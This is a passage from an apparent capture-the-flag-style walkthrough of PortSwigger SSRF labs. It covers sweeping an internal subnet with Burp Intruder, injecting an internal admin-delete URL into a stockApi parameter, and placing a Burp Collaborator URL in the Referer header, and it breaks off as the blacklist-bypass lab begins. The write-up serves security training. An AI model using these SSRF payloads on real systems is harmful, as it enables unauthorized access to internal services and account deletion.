
Since we are told that the admin endpoint is on the internal subnet of 192.168.0.X, we will send the request to Intruder and run a sweep of the entire subnet.

We can see that the /admin endpoint is at 192.168.0.28 subnet. We will copy the URL from the show response in header option.

We can access the page.


However, we are unable to delete the user carlos. So we need to copy the URL responsible for deleting the user - http://192.168.0.28:8080/admin/delete?username=carlos and paste it into the stockApi parameter in the original request.

Sending this request solves the lab.
3. Blind SSRF with out-of-band detection

Description:

We are told that the Referer header is vulnerable to SSRF and to solve the lab we must cause a HTTP request to hit the collaborator server.
Explanation:
We send the request to repeater and paste in a URL from the Burp Collaborator into the Referer header. We then send this request.

We end up getting DNS and HTTP hits on the collaborator server.

This solves the lab.
4. SSRF with blacklist-based input filter
Description:

We need to bypass blacklist-based filters to exploit SSRF to delete the user carlos from the admin panel on localhost.
Explanation
